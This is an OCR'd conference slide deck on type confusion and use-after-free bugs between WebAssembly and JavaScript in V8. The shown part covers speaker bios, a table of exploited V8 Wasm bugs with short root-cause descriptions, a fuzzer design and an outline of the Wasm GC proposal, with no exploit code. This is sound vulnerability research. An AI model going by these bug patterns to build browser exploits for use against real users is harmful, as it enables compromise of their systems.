
black hat®
ASIA 2025

APRIL 3-4, 2025
BRIEFINGS

Bridging the Gap: Type Confusion and Boundary Vulnerabilities Between WebAssembly and JavaScript in V8

Nan Wang, Zhenghang Xiao

About us



Nan Wang
@eternalsakura13


- Security researcher focusing on browser vulnerability research.
- Chrome VRP Top 3 Researcher in 2022/2023/2024
- Facebook Top 2 Whitehat Hacker in 2023
- MSRC Ranked 6th in Q3 2024
- Speaker of BlackHat USA 2023 / BlackHat Asia 2023 / ZeroCon 2024 / BlackHat USA 2024

Zhenghang Xiao
@Kipreyyy

- Security researcher on SERES TECH.
- Second-year Master's candidate at NISL Lab, Tsinghua University
- Focusing on browser security and fuzzing
- Chrome VRP top researcher in 2023&2024
- Credited by Facebook, Google, etc.
- Speaker of BlackHat USA 2023 & 2024 / ZeroCon 2024

ABOUT SERES: An Innovative Network Security Company Focusing On Offensive & Defensive Security Applications

- Offensive Security Technique
- Attack Behavior Modeling
- Multi-source Big Data Intelligence
- Cyber Security LLM...



With Innovative Products & Services As The Core

Aim to Solving the Pain Points In Traditional Security Strategy

With Independently Controllable Technologies As The Base

- Realistic Cyber Drills
- Threat Vulnerability Intelligence
- Crowdsourced Security Testing
- Security Risk Assessment...

Providing One-stop Cyber Security Solutions For Government & Enterprise Clients.

Agenda

1. Introduction
2. Type Confusion between WasmObject and JSObject
3. UAF in V8 WasmInternalFunction GC
4. Type Confusion in WebAssembly JSPI Wrapping
5. Conclusion


Introduction

- **WASM-exploitable Bugs**
- **New WASM Proposals**

Issue	First Exploited	Description	JavaScript or WebAssembly
330588502	Pwn2Own	Incorrect parsing of Wasm Types	WebAssembly
323694592	V8CTF	Signature mismatch in specialized wasm-to-js wrappers	WebAssembly
339458194	ITW	Wrong handling of Wasm Structs in JavaScript runtime	Both
339736513	V8CTF	Wrong handling of Wasm Structs in JavaScript runtime	Both
346197738	V8CTF	Missing type canonicalization for wasm exceptions JS API	WebAssembly
360533914	V8CTF	Arbitrary WASM type confusion due to incomplete fix of CVE-2024-6100	WebAssembly
360700873	ITW	Missing Loop Input Spilling in Wasm Causing Redundant Register Reload	WebAssembly
365802567	V8CTF	WASM type confusion due to imported tag signature subtyping	WebAssembly
368241697	V8CTF	Type confusion due to improper WASM module size check in AsyncStreamingDecoder	Both
371565065	V8CTF	Arbitrary WASM type confusion due to module confusion in wasm-to-js tier-up	WebAssembly
372269618	V8CTF	Type confusion due to DefaultReferenceValue() `undefined` default value for kNoExtern	WebAssembly
378779897	V8CTF	Register overwrite caused by GetMemOp reusing kScratchRegister in WASM Liftoff	WebAssembly
379009132	V8CTF	Relative Type Indexes in Canonical Types Cause WASM Type Confusion	WebAssembly
383356864	V8CTF	Single-block Loop Phi Input Error in WasmGCTypeAnalyzer	WebAssembly
391907159	V8CTF	Dead Code Tracking Bug in Wasm	WebAssembly

Research Focus: WASM & JS Boundary


- Two Runtimes
  - Wasm Runtime(such as Exceptions, and Memory/GC)
  - JavaScript Runtime
- Bridging Layer: “Wrappers”
  - JS-to-Wasm / Wasm-to-JS
  - Handles Import/Export across language boundaries
- Why Focus Here?
  - New Proposals (WASM GC, Exceptions, JSPI, etc.) raise complexity
  - High-Risk Bugs



Recap JS Fuzzer

Analysis guided mutaion

- Type Analysis
- Scope Analysis
- Context Analysis



JavaScript Grammar-based Fuzzer Architecture

Sample Corpus
JS code samples for fuzzing

1. Analyze samples

Analysis Layer
- Type Analysis
- Scope Analysis
- Context Analysis

Benefits of Analysis
- Prevents type errors (e.g., number.slice())
- Maintains scope consistency

Semantic Validator
(Optional)
Validates semantics

2. Analysis guides mutation

3. Optional validation

Mutation Engine
Generates semantic variations based on analysis results

4. Generate tests

Test Cases
Mutated code for testing

5. Execute tests

Coverage & Crash Detection
Guides fuzzing with coverage
Detects runtime crashes

6. Add interesting samples to corpus


Key Features
- JavaScript syntax awareness
- Type-aware mutations
- Scope-preserving transforms
- Context-valid code generation
- Intelligent mutation strategies
- Feedback-driven refinement

Type Confusion between WasmObject and JSObject

CVE-2024-5158
CVE-2024-7550
issue-339736513

WASM GC proposal

- Object-based reference types (struct, array)
- externref, eqref, funcref for richer references
- Automatic garbage collection
- Subtyping support for advanced type usage



WebAssembly GC Proposal Core Features

Traditional WASM MVP Model

- Linear memory + numeric types
- Manual memory management
- Complex objects need manual layout in linear memory

WASM GC Proposal Model

- Reference types + object models
- Automatic memory management (garbage collection)
- Direct mapping of high-level language object models

Reference Types

```
(type $Point (struct
(field i32) (field i32)))
```

struct type: defines composite data with multiple fields

```
(type $IntArray (array (mut i32)))
```

array type: defines arrays, supports mutable elements

Advanced Reference Types

- externref: for referencing JavaScript objects
- eqref: comparable reference types
- funcref: function reference types
- ref.null T: nullable reference of type T
- ref T: non-null reference type

Subtyping and Polymorphism

- struct and array support subtype relationships
- Closer to OOP language inheritance/interface concepts
- Supports ref.cast, ref.test type conversion operations

